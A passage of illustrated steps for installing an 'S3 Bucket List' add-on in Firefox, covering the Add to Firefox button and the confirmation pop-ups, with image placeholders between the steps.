
3. In the **Firefox Browser ADD-ONS** page, click on **Add to Firefox** button.




4. If **Add S3 Bucket List?** pop-up appears, click **Add** button.




5. A S3 Bucket List has been added to Firefox, pop-up appears click **Okay, Got It**.



